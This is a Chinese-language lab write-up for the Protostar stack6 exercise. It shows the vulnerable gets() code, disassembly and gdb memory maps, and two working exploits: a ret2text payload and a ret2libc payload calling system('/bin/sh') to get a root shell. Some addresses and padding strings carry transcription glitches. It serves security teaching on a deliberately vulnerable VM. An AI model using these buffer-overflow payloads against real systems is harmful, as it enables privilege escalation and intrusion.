

## CS3312 Lab Stack6

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### 1 代码逻辑

对源码进行分析, 在 Protostar 官网可以看到 stack6 的 C 语言源代码:

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

void getpath()
{
    char buffer[64];
    unsigned int ret;

    printf("input path please: "); fflush(stdout);

    gets(buffer);

    ret = __builtin_return_address(0);

    if((ret & 0xbf000000) == 0xbf000000) {
        printf("bzzzt (%p)\n", ret);
        _exit(1);
    }

    printf("got path %s\n", buffer);
}

int main(int argc, char **argv)
{
    getpath();
}
```

对 get\_path 函数进行反编译:

0x08048484	<getpath+0>:push	ebp
0x08048485	<getpath+1>:mov	ebp, esp
0x08048487	<getpath+3>:sub	esp, 0x68
0x0804848a	<getpath+6>:mov	eax, 0x80485d0
0x0804848f	<getpath+11>:mov	DWORD PTR [esp], eax
0x08048492	<getpath+14>:call	0x80483c0 <printf@plt>
0x08048497	<getpath+19>:mov	eax, ds:0x8049720
0x0804849c	<getpath+24>:mov	DWORD PTR [esp], eax



```

0x0804849f <getpath+27>:call 0x80483b0 <fflush@plt>
0x080484a4 <getpath+32>:lea  eax, [ebp-0x4c]
0x080484a7 <getpath+35>:mov  DWORD PTR [esp], eax
0x080484aa <getpath+38>:call 0x8048380 <gets@plt>
0x080484af <getpath+43>:mov  eax, DWORD PTR [ebp+0x4]
0x080484b2 <getpath+46>:mov  DWORD PTR [ebp-0xc], eax
0x080484b5 <getpath+49>:mov  eax, DWORD PTR [ebp-0xc]
0x080484b8 <getpath+52>:and  eax, 0xbf000000
0x080484bd <getpath+57>:cmp  eax, 0xbf000000
0x080484c2 <getpath+62>:jne  0x80484e4 <getpath+96>
0x080484c4 <getpath+64>:mov  eax, 0x80485e4
0x080484c9 <getpath+69>:mov  edx, DWORD PTR [ebp-0xc]
0x080484cc <getpath+72>:mov  DWORD PTR [esp+0x4], edx
0x080484d0 <getpath+76>:mov  DWORD PTR [esp], eax
0x080484d3 <getpath+79>:call 0x80483c0 <printf@plt>
0x080484d8 <getpath+84>:mov  DWORD PTR [esp], 0x1
0x080484df <getpath+91>:call 0x80483a0 <_exit@plt>
0x080484e4 <getpath+96>:mov  eax, 0x80485f0
0x080484e9 <getpath+101>:lea  edx, [ebp-0x4c]
0x080484ec <getpath+104>:mov  DWORD PTR [esp+0x4], edx
0x080484f0 <getpath+108>:mov  DWORD PTR [esp], eax
0x080484f3 <getpath+111>:call 0x80483c0 <printf@plt>
0x080484f8 <getpath+116>:leave
0x080484f9 <getpath+117>:ret
End of assembler dump.

```

对 main 函数进行反编译：

```

0x080484fa <main+0>:push  ebp
0x080484fb <main+1>:mov  ebp, esp
0x080484fd <main+3>:and  esp, 0xffffffff0
0x08048500 <main+6>:call  0x8048484 <getpath>
0x08048505 <main+11>:mov  esp, ebp
0x08048507 <main+13>:pop  ebp
0x08048508 <main+14>:ret
End of assembler dump.

```

在 main 函数下断点，栈空间的首地址是 0xbffeb000。所以源代码中的 if 判断针对性非常强，也就是说没法将 getpath 的返回地址直接返回到 buffer 的首地址（因为 buffer 在栈上），实现 ret2shellcode。

```

(gdb) info proc map
process 2087
cmdline = '/opt/protostar/bin/stack6'
cwd = '/opt/protostar/bin'
exe = '/opt/protostar/bin/stack6'
Mapped address spaces:

```

Start Addr	End Addr	Size	Offset	objfile
0x8048000	0x8049000	0x1000	0	/opt/protostar/bin/stack6
0x8049000	0x804a000	0x1000	0	/opt/protostar/bin/stack6
0xb7e96000	0xb7e97000	0x1000	0	
0xb7e97000	0xb7fd5000	0x13e000	0	/lib/libc-2.11.2.so
0xb7fd5000	0xb7fd6000	0x1000	0x13e000	/lib/libc-2.11.2.so
0xb7fd6000	0xb7fd8000	0x2000	0x13e000	/lib/libc-2.11.2.so
0xb7fd8000	0xb7fd9000	0x1000	0x140000	/lib/libc-2.11.2.so
0xb7fd9000	0xb7fdc000	0x3000	0	
0xb7fde000	0xb7fe2000	0x4000	0	



0xb7fe2000	0xb7fe3000	0x1000	0	[vdso]
0xb7fe3000	0xb7ffe000	0x1b000	0	/lib/ld-2.11.2.so
0xb7ffe000	0xb7fff000	0x1000	0x1a000	/lib/ld-2.11.2.so
0xb7fff000	0xb8000000	0x1000	0x1b000	/lib/ld-2.11.2.so
0xbfffeb000	0xc0000000	0x15000	0	[stack]

## 2 漏洞分析

## 2.1 攻击方法 1: ret2text

正常的 ret2shellcode 思路：如果栈上可以执行代码，那么我们需要修改 ret 的返回地址，要控制 ret 的返回地址到 shellcode 的首地址，执行 shellcode。但现在 ret 的返回地址会被检查，所以需要在正常思路稍作改动即可。

第一个 `ret` 会被检查，那么我们控制第一个 `ret` 返回的是 `getpath` 的 `ret` 指令地址，地址为是 `0x080484f9`。此时成功绕过内建函数检查。接着控制第二个 `ret` 指向 `shellcode` 的首地址，当运行到第 2 个 `ret` 时，`eip` 加载 `shellcode` 的首地址，然后就会跳转到 `buffer` 里执行 `shellcode` 代码。

首先构建输入来查看 ret 的地址:

```
buffer= "AAAABBBBCCCCDDDEEEFFFFGGGHHHHIIIIJJJKKKKLLLLMMMMNNNNOOOOPPPQQQRRRRSSSSTTTT  
UUUUVVVVWWWWWXXYYYYZZZZ"  
  
print buffer
```

将断点打在 0x080484f9，然后查看结果，：

```
(gdb) r < exp.txt
Starting program: /opt/protostar/bin/stack6 < exp.txt
input path please: got path AAAABBBBCCCCDDDEEEFFFFFGGGG
HHHHIIIIJJJJKKKKLLLLMMMMNNNN
OOOOPPPPUUUURRRRSSSSTTTTUUUU
VVVVWWWWXXXXYYYYZZZZ

Breakpoint 1, 0x080484f9 in getpath () at stack6/stack6.c:23
23 stack6/stack6.c: No such file or directory.
in stack6/stack6.c
(gdb) x/24wx esp
0xbffffc0c:0x555555550x565656560x575757570x58585858
0xbffffccc:0x595959590x5a5a5a5a0xbffffd000xbffffd7c
0xbffffcdc:0xb7fe18480xbffffd300xffffffff0xb7ffeff4
0xbffffcec:0x080482a10x000000010xbffffd300xb7ff0626
0xbffffcfc:0xb7fffab00xb7fe1b280xb7fd7ff40x00000000
0xbffffd0c:0x000000000xbffffd480x906c69d50xba2dbfc5
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x55555555 in ?? ()
```

在 0x55555555 中出现段错误，出现段错误的原因是 ret 跳转指令时发现这个地址无效。所以该地址就是 ret 的地址。0x55 在我们构造的字符串里是 'U'；0x56 是 'V'，所以只要把 'U' 的地址替换为 ret 的地址 (0x080484f9) 即可，同时将 'V' 的地址替换为 0xbffffbc+8=0xbffffcc4，再紧接着 8 个连续的 '\xcc'：



```
buffer = "AAAABBBBCCCCDDDEEEFFFFFGGGG  
HHHHIIIIJJJJKKKK  
LLLLMMMMNNNNOOOOPPPP  
QQQRRRRSSSSTTTT"  
  
ret = "\xf9\x84\x04\x08" #0x080484f9  
  
ret += "\xc4\xfc\xff\xbf" #0xbffffcc4  
  
payload = "\xcc"*8  
  
print buffer+ret+payload
```

最终可以看到成功执行：

```
(gdb) r < exp.txt  
Starting program: /opt/protostar/bin/stack6 < exp.txt  
input path please: got path AAAABBBBCCCCDDDEEEFFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOOPPPRRRRSSSSTTTT??  
  
Breakpoint 1, 0x080484f9 in getpath () at stack6/stack6.c:23  
23      stack6/stack6.c: No such file or directory.  
      in stack6/stack6.c  
(gdb) x/16wx $esp  
0xbffffcbc: 0x080484f9      0xbffffcc4      0xcccccccc      0xcccccccc  
0xbffffccc: 0xb7eadc00      0x00000001      0xbffffd74      0xbffffd7c  
0xbffffcdc: 0xb7fe1848      0xbffffd30      0xffffffff      0xb7ffe4ff  
0xbffffcec: 0x080482a1      0x00000001      0xbffffd30      0xb7ff0626  
(gdb) c  
Continuing.  
  
Breakpoint 1, 0x080484f9 in getpath () at stack6/stack6.c:23  
23      in stack6/stack6.c  
(gdb) c  
Continuing.  
  
Program received signal SIGTRAP, Trace/breakpoint trap.  
0xbffffcc5 in ?? ()  
(gdb) ^CQuit  
(gdb) █
```

图 1 最终结果

## 2.2 攻击方法 2: ret2libc




图 2 结构

当程序运行到 `ret` 时，我们可以将 `ret` 里记录的内容更改为 `system` 函数的入口地址，程序就会

jmp 到 system 函数, system 函数执行需要参数, 程序就会读取"/bin/sh" 字符串作为参数传递给 system 函数, 这样就构成了 system("/bin/sh") 命令执行。

首先找到 system 函数的入口地址, 为 0xb7ecffb0:

```
(gdb) print system
1 = {<text variable, no debug info>} 0xb7ecffb0 <__libc_system>
```

从 libc 中找到"/bin/sh":

```
root@protostar:/opt/protostar/bin# strings -t d /lib/libc.so.6 | grep "/bin/sh"
1176511 /bin/sh
```

找到 libc 的地址, 为 0xb7e97000:

```
(gdb) info proc map
process 2442
cmdline = '/opt/protostar/bin/stack6'
cwd = '/opt/protostar/bin'
exe = '/opt/protostar/bin/stack6'
Mapped address spaces:

   Start Addr   End Addr       Size     Offset objfile
   -----
   0x8048000    0x8049000       0x1000        0  /opt/protostar/bin/stack6
   0x8049000    0x804a000       0x1000        0  /opt/protostar/bin/stack6
   0xb7e96000   0xb7e97000       0x1000        0
   0xb7e97000   0xb7fd5000     0x13e000        0  /lib/libc-2.11.2.so
   0xb7fd5000   0xb7fd6000       0x1000     0x13e000  /lib/libc-2.11.2.so
   0xb7fd6000   0xb7fd8000       0x2000     0x13e000  /lib/libc-2.11.2.so
   0xb7fd8000   0xb7fd9000       0x1000     0x140000  /lib/libc-2.11.2.so
   0xb7fd9000   0xb7fdc000       0x3000        0
   0xb7fdc000   0xb7fe2000       0x4000        0
   0xb7fe2000   0xb7fe3000       0x1000        0  [vdso]
   0xb7fe3000   0xb7ffe000     0x1b000        0  /lib/ld-2.11.2.so
   0xb7ffe000   0xb7fff000       0x1000     0x1a000  /lib/ld-2.11.2.so
   0xb7fff000   0xb8000000       0x1000     0x1b000  /lib/ld-2.11.2.so
   0xbffe000    0xc0000000     0x15000        0  [stack]
```

图 3 地址

构造输入:

```
import struct

buffer = "AAAABBBBCCCCDDDEEEFFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOOPPPQQQRRRRSSSSTTTT"

system= struct.pack("I", 0xb7ecffb0)

sys_ret= "AAAA"

binsh= struct.pack("I", 0xb7e97000+1176511)

padding = buffer + system + sys_ret + binsh

print padding
```

沿用 stack5 中的命令, 可以看到此时可以执行 shell 的命令:



```
root@protostar:/opt/protostar/bin# (python s6.py; cat) | /opt/protostar/bin/stack6
input path please: got path AAAABBBBCCCCDDDEEEEEFFFFGGGHHHHIIJJJJKKKKLLLLMMMMNNNN0000PPPP?RRRRSSSSTTTT?AAAac?
ls -la
total 918
drwxr-xr-x 2 root root   80 Mar 18 05:00 .
drwxr-xr-x 6 root root   80 Nov 22 2011 ..
-rw-r--r-- 1 root root   93 Mar 18 05:00 exp.txt
-rwsr-xr-x 1 root root 54889 Nov 24 2011 final0
-rwsr-xr-x 1 root root 56773 Nov 24 2011 final1
-rwsr-xr-x 1 root root 79974 Nov 24 2011 final2
-rwsr-xr-x 1 root root 23017 Nov 24 2011 format0
-rwsr-xr-x 1 root root 22931 Nov 24 2011 format1
-rwsr-xr-x 1 root root 23233 Nov 24 2011 format2
-rwsr-xr-x 1 root root 23409 Nov 24 2011 format3
-rwsr-xr-x 1 root root 23472 Nov 24 2011 format4
-rwsr-xr-x 1 root root 23541 Nov 24 2011 heap0
-rwsr-xr-x 1 root root 23528 Nov 24 2011 heap1
-rwsr-xr-x 1 root root 54838 Nov 24 2011 heap2
-rwsr-xr-x 1 root root 54559 Nov 24 2011 heap3
-rwsr-xr-x 1 root root 54969 Nov 24 2011 net0
-rwsr-xr-x 1 root root 55350 Nov 24 2011 net1
-rwsr-xr-x 1 root root 55036 Nov 24 2011 net2
-rwsr-xr-x 1 root root 57092 Nov 24 2011 net3
-rwsr-xr-x 1 root root 54434 Nov 24 2011 net4
-rw-r--r-- 1 root root   266 Mar 18 05:00 s6.py
-rwsr-xr-x 1 root root 22412 Nov 24 2011 stack0
-rwsr-xr-x 1 root root 23196 Nov 24 2011 stack1
-rwsr-xr-x 1 root root 23350 Nov 24 2011 stack2
-rwsr-xr-x 1 root root 23130 Nov 24 2011 stack3
-rwsr-xr-x 1 root root 22860 Nov 24 2011 stack4
-rwsr-xr-x 1 root root 22612 Nov 24 2011 stack5
-rwsr-xr-x 1 root root 23331 Nov 24 2011 stack6
-rwsr-xr-x 1 root root 23461 Nov 24 2011 stack7
```

图 4 最终结果